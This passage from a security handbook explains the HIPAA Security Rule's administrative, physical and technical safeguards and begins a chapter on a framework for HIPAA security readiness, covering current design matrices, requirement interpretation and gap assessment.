An individual must be identified who is responsible for the development and implementation of security policies and procedures. Many individuals may be involved in security for the organization, but there must be one individual named with the responsibility of protecting e-PHI. The proposed rule indicated an individual or organization could be named; however, this is no longer the case; it must be a single official. Multiple people are typically involved in the security function in larger organizations; however, someone must be named with accountability for the function to ensure that policies and procedures are developed and implemented as required by the rule. The individual and supporting organization utilize the security management processes to carry out the mission of the information security program.

Workforce Security

Implement policies and procedures to ensure that every member of the workforce has appropriate access to e-PHI and prevent those who should not have access through authorization/supervision of workforce members, clearance procedures, and termination procedures. The specifications are all addressable because it will vary by organization as to whether or not they need to be formalized. Background checks are not required for all employees through the clearance specification; however, some form of screening needs to take place prior to permitting access to e-PHI. The detailed requirements of the termination procedures have been removed, again to be less proscriptive and allow flexibility for the specific environments. The intent is to ensure that when individuals with access to e-PHI are no longer associated with the entity, the exposure for potential damage is mitigated by removing their access. Small offices would most likely not require the formalized procedures that large organizations would require to meet the standard.

Information Access Management

Implement policies and procedures for establishing, authorizing, reviewing, documenting, and modifying a user's right to access a workstation, transaction, program, process, or other means of accessing e-PHI. This forms the basis of acceptable information security access management practices through (1) authorizing appropriate access, and then (2) establishing the access. This standard supports the minimum necessary requirements of the Privacy Rule, and as such, specific references to "role-based," "user-based," "context-based," discretionary/mandatory access control, and the distinctions between authorization and access control were omitted from the final rule. An added required implementation specification to isolate the clearinghouse functions from the larger organization through their own policies and procedures was added to this requirement.

Security Awareness and Training

Implement a security awareness and training program for all members of the workforce, including management, training on protection from malicious software (viruses, Trojan horses, worms, scripting, etc.), log-in monitoring, password management, and periodic security reminders. The end users are the key to successful security, and each member of the workforce must receive ongoing training. Flexibility is left up to the organization as to how this can be implemented through techniques such as face-to-face, pamphlets, new employee orientation, Web-based, etc. Many security practitioners feel that security awareness and training are the most effective areas to invest in security. These individuals represent the "security front line" and education here causes individuals to support the security program through awareness and preventing larger security issues. It does little good to implement a complex technical solution, such as implementing dynamic passwords utilizing RADIUS or TACACS+ authentication and token cards, if the user tapes a PIN to the back of the token card. Similarly, having policies that deal with the handling of confidential information would be ineffective if the users were not aware of the types of information considered confidential and needed extra measures to provide adequate protection. Training is a continual process that should focus on different aspects of information security.

Security Incident Procedures

Incident response and reporting procedures are required to mitigate the potential harmful effects of the incident and provide documentation of the incident and outcome. An incident is defined as the attempted or successful unauthorized access, use, disclosure, modification, or destruction of information or interference with system operations. Each organization must define what event would be considered a security incident and the internal/external reporting processes necessary to support the incident.

Formal, current, accurate, and documented procedures for the reporting and response to security incidents are necessary to ensure that violations are reported and handled promptly. Seemingly small incidents may be symptomatic of a larger problem and should be thoroughly investigated. Lack of attention to the small incidents also creates a culture that is desensitized to information security and creates a greater risk that a larger risk may occur. For example, if attention is not paid to the occasional laptop that is missing every few months because the information stored on the laptop was not seen as valuable, then the larger problem of laptop security awareness and the need for locking devices may be missed. Subsequently, a nurse's laptop containing health information or an executive's laptop containing confidential business strategic information may be compromised when it could have been prevented.

Contingency Plan

In the aftermath of September 11, 2001, many organizations have increased their focus toward disaster recovery. The contingency plan provides the organizational readiness to respond to systems emergencies so that critical operations can be continued during an emergency. To meet the requirement, applications and data criticality analysis, data backup plans, disaster recovery plans, emergency-mode operation plans, and testing and revision procedures are included as required or addressable implementation specifications to support the Contingency Plan standard. Most large organizations have disaster recovery plans covering the mainframe environments as a result of the Y2K contingency planning that had previously taken place. However, infrastructure and staffing are constantly changing, and as a result, many of these plans need to be updated. Although most organizations tend to back up network environments on a regular schedule, these environments rarely have adequate disaster recovery plans or are tested on a regular basis. With the continuing shift to the network/server environment for mission-critical applications, increased attention will need to be paid to the contingency planning of these facilities.

Policies and procedures are to be implemented for responding to emergencies or other occurrences (i.e., fire, vandalism, system failure, natural disaster) that damage systems that contain e-PHI. This is accomplished through data backups, disaster recovery plans, emergency mode operation plans (ability to continue business during the crisis), testing and revision procedures, and applications and data criticality analysis. This standard was proposed and remained in the final rule as data becomes most vulnerable during crisis events because security controls are typically bypassed to bring the systems back into operation. e-PHI lost during these events impacts the availability and integrity of the information, exposing the data to confidentiality issues of improper use and disclosure.

Evaluation

Perform a periodic technical and nontechnical evaluation based on the standards initially and also after environmental and operational changes affecting e-PHI. This evaluation can be performed internally or externally and replaces the certification requirement of the earlier rule. It can be expected that independent certification guides, secure software listings, and compliance guidelines will emerge from private enterprise. To form a meaningful evaluation, the risk-level acceptance of the organization should be understood prior to the evaluation, as the security measures chosen should be a result of the risk assessment decisions.

Evaluation processes, whether performed internally or externally, have the positive impact of documenting the security actions taken and obtaining management sign-off, which tends to create greater accountability beyond the security department for the implementation. It also tends to ensure that the agreed-upon security parameters in the design process are carried through to implementation.

Business Associates and Other Arrangements

The final rule eliminated the chain-of-trust agreement and replaced it with the requirement for a covered entity to ensure that appropriate safeguards are assured by the business associate through inclusion of security requirements in written contracts. The scope is limited to e-PHI, as is the rest of the Security Rule. The business associate definitions are those that are utilized within the Privacy Rule. In the event that a covered entity is aware of a pattern or practice that the business associate is engaged in that is considered a violation of the business associate's obligation, the covered entity would be in noncompliance if it failed to take reasonable steps to end the violation. Other arrangements specify situations such as how the rules apply to government entities, other laws, terminations of contracts, etc.

Physical Safeguards

Protecting the covered entity's electronic information systems and the buildings that contain these systems from fire, natural and environmental hazards, and unauthorized intrusion are the focus of the Physical Safeguards. These controls support many of the administrative and technical controls defined in the other safeguard sections. Consider the situation where very tight logical access controls (Technical Safeguard Access Control Security Standard) are defined to support the Administrative Safeguard Standards For Information Access. Assume that a computer containing these controls is located in an area where other building tenants have unrestricted access. Even with two-factor authentication, encryption of files, and properly implemented access control facilities, if the physical server can be accessed, an alternate operating system could be loaded, or worse yet, the server could be stolen, thus providing the intruder with ample opportunity to decipher encrypted files. Unauthorized employees having physical access to the server creates unnecessary additional risk.

Two requirements of the proposed rule, assigned security responsibility and security awareness training, made much more sense in the Administrative Safeguards section, and they were moved to that section in the final Security Rule. Following is a discussion of the Physical Safeguard Standards and related implementation specifications.

Facility Access Controls

Focus on the facilities that provide physical access to the electronic information systems, the standard limits physical access through contingency operations (facility access in the event of an emergency), facility security plan (safeguard facility from unauthorized physical access, tampering, and theft), access control and validation procedures (validate access to facilities based on role, control access to programs for testing and revision), and maintenance records (document repairs to facility security components). The standards appear to be straightforward and permit the organization to review the risks and implement the appropriate controls, unlike the proposed rule, which appeared to require all of the implementation specifications without regard to the risk analysis. It is still the covered entity's responsibility to ensure the facilities where e-PHI is located and transmitted are secured properly, whether or not the facility is owned by the covered entity.

Workstation Use

For workstations that are allowed access to PHI, implement policies and procedures specifying proper functions and the manner in which those functions are to be performed (i.e., locking workstations, logging off, invoking screensavers) and the physical attributes of the space surrounding the workstations. The workstation terminology is used to replace "terminal" and applies to the broad range of computing equipment with access to e-PHI (laptops, desktops, personal digital assistants, etc.) and is not limited to the desktop PC.

Workstation Security

Implement physical safeguards for all workstations that access e-PHI, restricting access to authorized users, consistent with proposed rule. Contents displayed on the workstation, especially those in open areas such as nurses' stations, must be secured so that private information is not viewable by unauthorized persons. Workstations should also be secured so that only authorized personnel would have access to the workstation. In practice, some workstations need to be in open areas and approaches such as turning the monitor away from public viewing, logging off the workstation when unattended, utilizing screensavers, and ensuring that the workstation is protected from theft would appear to be reasonable.

Device and Media Controls

Implement policies and procedures governing the receipt and removal of hardware and software in and out of a facility and movement within a facility through disposal procedures, media reuse procedures, accountability (record of movements), and data backup and storage (in this case, this is related to the backup of e-PHI prior to the moving of equipment). Media reuse procedures were added to the rule to address reuse and recycling. There have been news stories of hard drives purchased on E-Bay that contained sensitive information, which subsequently was retrieved because it was not properly disposed of after final disposition.

Technical Safeguards

The technical security services (processes that protect, control, and monitor information access), and the technical security mechanisms (processes that prevent unauthorized access over a communications network)

have been combined into the Technical Safeguards category. This is very logical, as many organizations viewed these as technical requirements. Data authentication was renamed to the standard security terminology of integrity. Following is a discussion of the Technical Safeguard Standards and related implementation specifications.

Access Control

Implement technical policies and procedures for electronic information systems containing e-PHI to allow access only to those persons who have been granted access through the Information Access Management processes in the Administrative Safeguards. Unique user IDs are necessary to identify and track the individual's activity, emergency access procedures are required to support operations in an emergency situation, and implementation specifications of automatic log-off and the use of encryption can support the access security standards. There was much confusion around the requirements for role-based, context-based, mandatory access control, discretionary access control, etc., in the proposed rule. The new specification is much cleaner and affords the organization the ability to implement the appropriate rules based on the risk. For example, an organization may decide to encrypt highly sensitive e-PHI data-at-rest if there is an assessment that this information could be compromised, such as in the case of fraud investigation involving health information stored on a CD.

A procedure for emergency access during a crisis must be implemented. Consider the situation where a specialist is called in to perform an emergency procedure, but does not have access to needed health information from the local information system. The specialist needs a method to gain emergency access without "waiting for forms to be processed" by the security department.

Audit Controls

Recording system activity is important so that the organization can identify suspect data access activities, assess the effectiveness of the security program, and respond to potential weaknesses. Implementation of hardware, software, and procedural mechanisms that record and examine activity in information systems containing e-PHI is necessary. Some organizations have assumed that the audit trails specified under this requirement would support the Privacy Rule. Typically, the types of information dealt with are different. Whereas the Privacy Rule is concerned with tracking of uses and disclosures, the Security Rule is concerned with tracking system activity, such as log-in attempts, access, and modification to records. Although similar, audit trails within the system context are typically not geared toward tracking the business-level information surrounding the use and disclosures, even though some records may provide supporting information. System audit trails are also not typically turned on to monitor read access to information due to the volume of information.

Integrity (Formerly Data Authentication)

Implement policies and procedures to protect e-PHI from improper alteration or destruction through mechanisms that corroborate that the information has not been destroyed in an unauthorized manner. Techniques such as digital signatures, checksums, and error-correcting memory are all methods of ensuring data integrity. Again, the ability to assess risk, provide technology neutrality, and not be proscriptive enables the covered entity to determine the appropriate methods to ensure the integrity of the data.

Person or Entity Authentication (Combined Authentication Requirements)

Implement procedures to verify that the person or entity seeking access to e-PHI is really the person or entity. The proposed rule was very proscriptive in suggesting biometrics, passwords, telephone callbacks, token systems, PINS, etc., where the rule now allows the implementation to be determined by the entity based on the risk assessment. The requirements for "irrefutable" entity authentication were removed in the final rule.

Transmission Security

Implement technical security guarding against unauthorized access to e-PHI transmitted over an electronic communications network (vs. open network in the proposed rule). Integrity controls and encryption may be applied according to the risk level of the information. In cases such as dial-up lines or over a private network, encryption may not be necessary to achieve the standard's objectives; however, over the Internet the appropriate encryption levels to thwart brute-force cracking may be necessary. This is an area where technology is constantly changing, there are interoperability issues, and the feasibility of solutions may make this prohibitive for small providers.

Documentation and Other Related Standards

To comply with the standards, implementation specifications, and any other requirements of the Security Rule, the covered entity must implement reasonable and appropriate policies and procedures in addition to the security standards specified in the Administrative, Technical, and Physical Safeguards. These must be documented and can be changed at any time. The covered entity can take into consideration the size, complexity, and capabilities of the covered entity; the technical infrastructure, hardware and software security capabilities, the costs of the security measures, and the probability and criticality of potential risks to the e-PHI.

Documentation of policies and procedures may seem to be such a logical practice that it may appear unnecessary to state it. However, many organizations operate without defined policies and procedures, and the work gets done. The difficulty is that many times it is done several different ways, depending on the individual performing the activity. This increases the likelihood that inconsistencies will occur, increasing the potential for security incidents. Although the Security Rule does not specify a requirement to adopt ISO 9000-type standard processes, implementing procedures that follow this approach would further support that a "reasonable" approach was taken. This also permits the opportunity to review and discuss the processes across organizations and work toward improving the processes, thus increasing service delivery capabilities and reducing waste.

Consider as an example the practice of security configuration management changes. Security measures, practices, and procedures need to be documented and integrated with the other system configuration practices to ensure that routine changes to system hardware and software do not contribute to compromising the overall security. Security design efforts placed into new systems could easily be compromised and resources wasted without the appropriate level of security review for what appears to be a simple change. Security management is a continuous process. For example, a systems engineer who was upgrading a server unintentionally opened a security hole on the mail server that provided the capability to perform mail relays. This happened at 1:30 a.m., and the systems engineer discovered his error and closed the hole by 2:00 a.m.. Unfortunately, within that timeframe a hacker discovered the open relay and used the mail server to send "get rich quick" e-mails to more than 2000 individuals. Each of the e-mail addresses included the mail header information, which showed that it was coming from the system engineer's organization. This demonstrates that clear, documented configurations and procedures for changing these configurations are necessary.

Many times, documentation is an afterthought. The more organizations get into the practice of seeing this as an important deliverable of the development process, the more efficient and effective the organization can become because the opportunity for future improvement becomes more visible.

Pragmatic Approach

At first glance, the 18 standards and their related implementation specifications can certainly seem daunting, presenting a case for the senior leadership, the Information Technology team, and the Information Security Officer to head for the emergency room!

The Security Rule was meant to be scalable such that small providers would not be burdened with excessive costs of implementation, and the large providers, health plans, and clearinghouses could take steps appropriate to their business environments. For example, backing up the data of a small provider may be a simple process of rotating the information to an offsite location on a weekly basis from one server, whereas a large operation may contract with a disaster recovery company or may employ electronic vaulting of the information. Decisions have to be made to reasonably protect the information, and document how the decisions were determined. Earlier it was recognized that security is always a risk-based decision, and it is sometimes difficult to determine what is "reasonable" under the circumstances.

A security plan for improvement is the most pragmatic way to move toward HIPAA compliance. Stepwise improvements in the security infrastructure, beginning with an understanding of what risks are being casually accepted within the environment, followed by targeting solutions to mitigate the critical risks, seems reasonable. Early in the process, someone needs to be assigned security responsibility to champion the security efforts. Management support should be obtained through articulation of the risks to the assets, not because "HIPAA requires that we become compliant." This approach only causes management to take a "wait and see" attitude until it is understood what other organizations are doing with the "HIPAA issue." Squarely explaining the risks and incrementally building support through successful delivery is the formula that will provide for longer-term benefits for maintaining the security program. Selling the protection of assets as an ongoing activity provides the view that security is not "done" at the end of the HIPAA project. The idea should be generated

that information is an asset that must be managed on an ongoing basis, just like the financial, human resources, and fixed assets of the organization. Although the temptation may be even stronger to use the "HIPAA Hammer" to pound the message into the organization now that the Final Security Rule has been published, the value of protecting the information assets, providing reduction in long-term "hidden" costs, and the opportunities enabled though secure systems, should be surfaced and promoted. A HIPAA project will have a beginning and an end, but the security program to continue protecting the information assets must survive as a fundamental business operation.

The first task in the plan should be to establish security responsibility, followed by formation of security policy and review committees, development of high-level policies, network assessments, and successive implementation of policies, procedures, and technical implementations to satisfy the various aspects of the HIPAA rule. The key is to get started, somewhere, and begin making progress. Individuals within the organization may already be working on efforts related to one of the security standards — use the opportunity to expand the scope and ensure that the security practices are formalized and documented and will meet the HIPAA security requirements.

Risk, Risk, Risk!

It should be very apparent at this point that much of the "proscriptive" nature of the Security Rule has been changed to an approach that places the emphasis on assessing the risk and determining the implementation choices that are "reasonable and appropriate." True, different organizations may look at the same risk information pertaining to e-PHI and evaluate it differently. This is to be expected, as management teams have different value systems, experiences, and views of criticality. As time goes on, industry best practices for various sizes of organizations, case law, civil suits, cost effective technology innovations, standards development, an increased focus on security and the efforts of local and national associations focused on healthcare and HIPAA will all contribute to the emergence of "*de facto* healthcare security practices." Some of these practices/standards currently exist and others will emerge prior to the compliance date, but this will be an evolutionary refinement process over time as organizations within this industry determine what security approaches support the business of healthcare. Security practices borrowed from other industries are excellent starting points for investigation. Risk assessment and risk management activities should proactively take into account the capabilities to ensure adequate protection of e-PHI.

The change away from the proscriptive nature of the Security Rule makes the rule much easier to read and understand. It also better supports the technology neutrality and scalability principles desired. Some may view the heavy reliance on the risk assessment as the lack of ability to make a "tough" standard. The more appropriate view is that each covered entity must meet the security standard, and the level to which they meet that standard must be consistent with the risk assessment results. In the case of large organizations, with the size, capabilities, and financial ability to implement the addressable specifications, they will most likely be expected to commit the resources. Taking the view that the standard does not need to be taken seriously because it is "addressable" is erroneous.

It is all about risk assessment, documenting the risks, and making good judgments as to the security measures that are reasonable and appropriate for the covered entity's individual situation.

Conclusion

HIPAA should be viewed as an opportunity to address some areas that may not have received attention in the past due to other funding priorities. Protection of health information should be viewed as an opportunity — an opportunity to place some controls around health information such that new processes can be enabled. Technologies continue to emerge with exciting new possibilities, such as wireless access, personal digital assistants, digital photography advances, cell phone proliferation, and instant messaging, to name a few. These new technologies deliver new security challenges as well as new opportunities for collaboration. Creating the proper security foundation will enable these new uses to be exploited, increasing the availability and quality of healthcare, such as Internet health information lookup, while reducing some overhead costs, such as reducing staffing requirements (or providing more funds for increased quality) for customer service.

In the short term, the struggle will continue to move toward compliance. By starting now, HIPAA decisions can be made with more planning and less reaction to the immediate security concern.

How can a covered entity possibly achieve compliance in less than two years (three years for small health plans)? Disney World has the answer. Anyone that has been there knows that it is a magical place where fun things happen and the rest of life is temporarily forgotten. They also know that Disney World has an equally magical way of hiding the length of the lines to the amusements by snaking around one corner, and then the next, showing only a "manageable" line of people directly in front of you. This illusion makes the line seem shorter, as you can see only a little at a time.

Implementing the Security Standards is like Disney World in many ways. It is a very long line, with many dependencies. If we look at the whole line, we might just give up in frustration and decide to try again another day. If we view each security standard as a small line along the way to meeting our goal of protecting e-PHI, the effort does not seem quite so bad.

We are now at Disney World, we have been waiting to stand in line for the past several years, and now is our chance. There is the thrill of anticipation of getting to our destination, coupled with the fear of not getting there on time. But, we are in line now, and we need to celebrate our accomplishments…one turn at a time, and maybe, just maybe, have a little fun along the way.

References

Health Insurance Reform: Security Standards; final rule, February 20, 2003, Federal Register 45 CFR Parts 160, 162 and 164, Department of Health and Human Services.

Security and Electronic Signature Standards — Proposed Rule, August 12, 1998, Federal Register 45 CFR Part 142, Department of Health and Human Services.

Health Insurance Portability and Accountability Act of 1996, August 21, 1996, Public Law 104–191.

The Health Insurance Portability and Accountability Act of 1996 (HIPAA), Centers for Medicare and Medicaid Services, http://cms.hhs.gov/hipaa.

HIPAA Administrative Simplification, Centers for Medicare and Medicaid Services, http://cms.hhs.gov/hipaa/hipaa2.

Standards for Privacy of Individually Identifiable Health Information; final rule, August 14, 2002, Federal Register 45 CFR Parts 160 and 164, Department of Health and Human Services.

HIPAA 201: A Framework Approach to HIPAA Security Readiness

David MacLeod, Ph.D., CISSP, Brian Geffert, CISSP, CISA, and David Deckter, CISSP

The Health Insurance Portability and Accountability Act (HIPAA) has presented numerous challenges for most healthcare organizations, but through using a framework approach we have been able to effectively identify gaps and develop plans to address those gaps in a timely and organized manner.

— Wayne Haddad

Chief Information Officer for The Regence Group

HIPAA Security Readiness Framework

Within the U.S. healthcare industry, increased attention is focusing on Health Insurance Portability and Accountability Act (HIPAA) readiness. For the past five years, healthcare organizations (HCOs) across the country have moved to prepare their environments for compliance with the proposed HIPAA security regulations. The past five years have also proved that HIPAA security readiness will not be a point-in-time activity for HCOs. Rather, organizations will need to ensure that HIPAA security readiness becomes a part of their operational processes that need to be maintained on a go-forward basis.

To incorporate HIPAA security readiness into your organization's operational processes, you must be able to functionally decompose your organization to ensure that you have effectively addressed all the areas within your organization. You must also be able to interpret the proposed HIPAA security regulations[1] as they relate to your organization, identify any gaps, develop plans to address any gaps within your current organization, and monitor your progress to ensure you are addressing the identified gaps. For most HCOs, the path to HIPAA security readiness will mean the development of a framework that will allow you to complete the tasks outlined in Exhibit 144.1.

This chapter guides you through the framework that will assist you in identifying and addressing your organization's HIPAA security readiness issues. In doing so, we assume that your organization has already established a HIPAA security team and developed a plan to apply the framework (e.g., Phase 0 activities). Finally, we do not address HIPAA's transactions, code sets, and identifiers (TCI) or privacy requirements, but you will need to consider both sets of requirements as you move through the phases of the framework.




EXHIBIT 144.1 HIPAA security readiness framework.

Phase 1: Current Design[2]

The framework begins with the construction of a matrix that documents your organization's current design. The matrix captures the nuances of the environment (both physical and logical), its business processes, and the initiatives that make your HCO unique. It also lists the HIPAA security requirements and determines the applicability of the requirements to your organization's environment.

Functional Decomposition of the Organization

Organizations have typically approached HIPAA security readiness by starting with the HIPAA security requirements and applying those requirements to their information technology (IT) departments. By relying solely on this approach, organizations have failed to recognize that security is cross-organizational, including business units and individual users alike. Today's Internet era is requiring ever more information sharing, further blurring the boundaries of internal access and external access. How then do you break down your organization to ensure you have adequately addressed all the areas of your organization concerning HIPAA security readiness?

Organizations can functionally decompose themselves in a number of ways, including IT environment, strategic initiatives, key business processes, or locations. To illustrate the idea of functionally decomposing your organization, we provide some examples of processes, applications, IT environment elements, strategic initiatives, and locations for a typical payer and provider in Exhibit 144.2.

List HIPAA Security Requirements

The next step in building the matrix is to list the requirements for the five categories of the HIPAA security regulations as shown in Exhibit 144.3. These include:

- Administrative procedures
- Physical safeguards
- Technical security services
- Technical security mechanisms
- Electronic signatures

Once you have completed the functional decomposition and listed the HIPAA security requirements, you will have created your organization's current design matrix.

EXHIBIT 144.2 HCO Functional Decomposition

Provider (Hospital and Physician)	Payer
Processes	
Administration	Membership and enrollment
Financial	Claims administration
Scheduling	Contract management
Registration	Medical management
Admission, discharge, and transfer	Underwriting and actuarial
Billing and A/R	Provider network management
Insurance verification	Financial management
Practice management	Customer service
Applications	
AMR (EMR, CPR)	Enrollment
Laboratory	Billing and A/R
Radiology	Provider management
Pharmacy	Sales management
Order entry	Medical management
Nurse management	Claims
Financial	Financial
IT Environment	
Wireless	Wireless
WAN	WAN
LAN	LAN
Dial-up	Dial-up
Web	Web
Servers	Servers
Workstations	Workstations
Facilities	Facilities
Databases	Databases
Strategic Initiatives	
Integrating the healthcare enterprise (IHE)	Customer relationship management (CRM)
Electronic medical records	E-business
Web-enabling clinical applications	Electronic data interchange (EDI)
Electronic data interchange (EDI)	
Location	
Hospital	Headquarters
Outpatient clinic	Remote sales office
Off-site storage	Data center

Determine Applicability

The final step in the current design phase will be to determine the areas from the functional decomposition where the security requirements apply. The outcome of this exercise will be an initial list of areas on which to focus for developing the scope of the requirements. Exhibit 144.4 illustrates a partial current design matrix for a typical payer organization.

Phase 2: Requirements Interpretation

The HIPAA security requirements were designed to be used as guidelines, which means that each organization needs to interpret how it will implement them. In this section, we provide some context for defining the scope of each requirement as it applies to your organization, categorizing the practices for the security requirements,

EXHIBIT 144.3 HIPAA Security Requirements List

Administrative Procedures	.308(a)(1)	Certification	
	.308(a)(2)	Chain of Trust Partner Agreement	
	.308(a)(3)	Contingency Plan	Applications and data criticality analysis Data backup plan Disaster recovery plan Emergency mode operation plan Testing and revision
	.308(a)(4)	Formal Mechanism for Processing Records	
	.308(a)(1)	Information Access Control	Access authorization Access establishment Access modification

and developing the approach for meeting the security requirements based on the practices. In addition, we develop one of the security requirements as an example to support each of the steps in the process.

Define the Scope of the Security Requirements

The first step to define the scope of the security requirements is to understand the generally accepted practices and principles and where they apply for each of the requirements. To determine these generally accepted practices and their applications, you can use a number of different sources that are recognized as standards bodies for information security. The standards bodies typically fall into two categories: general practices and industry-specific practices. This is an important distinction because some industry-specific practices may be different from what is generally accepted across all industries (i.e., healthcare industry versus automotive industry). Utilizing industry standards may be necessary when addressing a very specific area of risk for the organization. Exhibit 144.5 provides a short list of standards bodies, although additional standards bodies can be located in the source listing of the HIPAA security regulations.

The next step is to evaluate the generally accepted practices against the description of each security requirement in the HIPAA security regulations, and then apply them to your environment to develop the scope of the requirements for your organization.

For our example, we use the certification requirement. Generally accepted practices for certification include the review of a system or application during its design to ensure it meets certain security criteria. Once implemented, periodic reviews are conducted to ensure the system or application continues to meet those specified criteria. The certification requirement has been defined by the HIPAA security regulations as follows:

> The technical evaluation performed is part of, and in support of, the accreditation process that establishes the extent to which a particular computer system or network design and implementation meet a prespecified set of security requirements. This evaluation may be performed internally or by an external accrediting agency.

To define the scope based on this definition, we focus on two key sets of wording: *computer systems* and *network*. The term *computer system* is generally accepted to include operating systems, applications, databases, and middleware. The term *network* is generally accepted to include the architecture, design, and implementation of the components of the wide area network (WAN), extranet, dial-in, wireless, and the local area network (LAN); and it typically addresses such items as networking equipment (e.g., routers, switches, cabling, etc.). To summarize the scope of our example, we apply the certification requirement to the following areas:

- Network
- Operating systems
- Applications

EXHIBIT 144.4 Partial Current Design Matrix

				Processes				Locations			Applications			IT Environment		
	HIPAA Security Requirements		Claims/Encounters	Customer Service	Membership	Claims	Data Center	Headquarters	Remote Sales Office	Claims	Sales Management	Enrollment	Internet	WAN	LAN
Administrative Procedures	.308(a)(1)	Certification								X	X	X	X	X	X
	.308(a)(2)	Chain of Trust Partner Agreement				X									
	.308(a)(3)	Contingency Plan	Applications and data criticality analysis					X	X	X	X	X	X	X	X	X
			Data backup plan	X	X	X	X				X	X	X			X
			Disaster recovery plan					X	X	X	X					
			Emergency mode operation plan	X	X	X	X	X	X	X						
			Testing and revision	X	X	X	X	X	X	X	X	X	X			X
	.308(a)(4)	Formal Mechanism for Processing Records		X	X	X	X				X	X	X			
	.308(a)(5)	Information Access Control	Access authorization								X	X	X	X	X	X
			Access establishment								X	X	X	X	X	X
			Access modification								X	X	X	X	X	X

EXHIBIT 144.5 Generally Accepted Information Security Standards Bodies

Standards Bodies	Category
United States Department of Commerce — National Institute of Standards and Technology (NIST)	General
System Administration, Networking, and Security (SANS) Institute	General
Critical Infrastructure Assurance Office (CIAO)	General
International Organization for Standardization (ISO) 17799	General
Health Care Financing Administration (HCFA)	Industry-specific: healthcare

EXHIBIT 144.6 Certification Scope and Assumptions

Scope	Network, operating systems, applications, databases, and middleware
Assumptions	None identified
Categories	Policy/standards
	Procedures
	Tools/infrastructure
	Operational

- Databases
- Middleware

In addition, we document any assumptions made during the scoping process, because they will be important inputs to the solution design and as part of the final compliance assessment to understand why some areas were addressed and others were not. Finally, we store this information in each cell containing an X in our current design matrix from the applicability task in the current design phase as shown in Exhibit 144.6.

Develop Requirements Categories

Developing categories for each of the security requirements assists organizations in understanding what needs to be implemented to meet the requirements. Most organizations develop security controls in a technology vacuum, meaning that they see and understand how the technology fits into their organizations, but do not understand the relationship of that technology to the policies, standards, procedures, or operations of their organizations and business. Using the technology-vacuum approach typically develops security solutions that will deteriorate over time because the solution does not have the supporting operational processes to appropriately maintain itself. We define operations as those areas that support and maintain the technology within the organization, such as assigning owners who are responsible and accountable for the technology and its supporting processes. By taking a more holistic approach that includes policies/standards, procedures, technology, and operations, you will develop security solutions to address your gaps that can be more rapidly implemented and maintained over time. Based on this approach, we typically use the following four categories for grouping the practices identified through defining the scope of requirements in the section above:

1. *Policies or standards.* Policies include senior management's directives to create a computer security function, establish goals for the function, and assign responsibilities for the function. Standards include specific security rules for particular information systems and practices.
2. *Procedures.* Procedures include the activities and tasks that dictate how the policies or supporting standards will be implemented in the organization's environment.
3. *Tools or infrastructure.* Tools or infrastructure includes the elements that are necessary to support implementation of the requirements within the organization such as process, organizational structure, network and system-related controls, and logging and monitoring devices.

EXHIBIT 144.7 Practice Categories — Certification

Administrative Procedures — Certification

Categories	Practices
Policies or standards	Written policy that identifies certification requirements
	Policy identifies individuals responsible for implementing that policy and defines what their duties are
	Policy identifies consequences of noncompliance
	Security standards for the configuration of networks, security services and mechanism, systems, applications, databases, and middleware
Procedures	Identifying certification need review
	Precertification review
	Certification readiness
	Periodic recertification review
Tools or infrastructure	Precertification readiness tool
	Certification criteria tool (standards)
	Certification compliance issue resolution tool
Operational	Operational when the following criteria are established:
	Owner
	Budget
	Charter
	Certification plan

4. *Operational.* Operational includes all the activities and supporting processes associated with maintaining the solution or system and ensuring it is running as intended. Typically, an owner is assigned to manage the execution of the activities and supporting processes. Examples of activities and supporting processes include maintenance, configuration management, technical documentation, backups, software support, and user support.

In addition, the categories will be used to monitor your progress with implementing the practices related to each requirement. To continue with our certification requirement example, we have identified some practices related to certification and placed them into categories as illustrated in Exhibit 144.7.

Finally, we store this information in the current design matrix as illustrated in Exhibit 144.8.

By completing your organization's current design matrix, you have developed your organization's to-be state, which includes a minimum set of practices for each area of your organization based on your interpretation of the HIPAA security requirements. You can now use this to-be state to conduct your gap assessment.

Phase 3: Gap Assessment

With interpretation of the HIPAA security requirements complete, you are ready to conduct your HIPAA security readiness or gap assessment. The time it will take to conduct the assessment will vary greatly, depending on a number of factors that include, at a minimum, the size of the organization, the number of locations, the number of systems/applications, and current level of maturity of the security function within the organization. An example of a mature security organization is an organization with a defined security policy, an established enterprise security architecture (ESA), documented standards, procedures with defined roles and responsibilities that are followed, established metrics that measure the effectiveness of the security controls, and regular reporting to management.

The outcome of the assessment provides you with gaps based on your previously defined scope and practices for each of the security requirements. Because the identified gaps will pose certain risks to your organization, an important point to keep in mind, as your organization reviews the assessment gaps, is that your organization will not be able to address all the gaps due to limited time and resources. Typically, the gaps that you can translate into business risks need to be addressed, particularly the ones that will affect your organization's HIPAA TCI and privacy initiatives. One way of determining if a particular gap poses a business risk to the organization is to answer the question, "So what?" (by which we mean that, if we do not address this risk, how will it adversely impact our business?). For example, application security access controls are lacking on extranet-accessible applications, allow-

EXHIBIT 144.8 Certification Categories

Scope	Network, operating systems, applications, databases, and middleware
Assumptions	None identified
Categories	Policy/standards: 1. Written policy that identifies certification requirements 2. Policy identifies individuals responsible for implementing that policy and what their duties are 3. Policy identifies consequences of noncompliance 4. Security standards for the configuration of networks, security services, and mechanism, systems, applications, databases, and middleware Procedures: 1. Identifying certification need review 2. Precertification review 3. Certification readiness 4. Periodic recertification review Tools/infrastructure: 1. Precertification readiness tool 2. Certification criteria tool (standards) 3. Certification compliance issue resolution tool Operational: 1. Operational when the following criteria are established: A. Owner, budget, charter, and certification plan

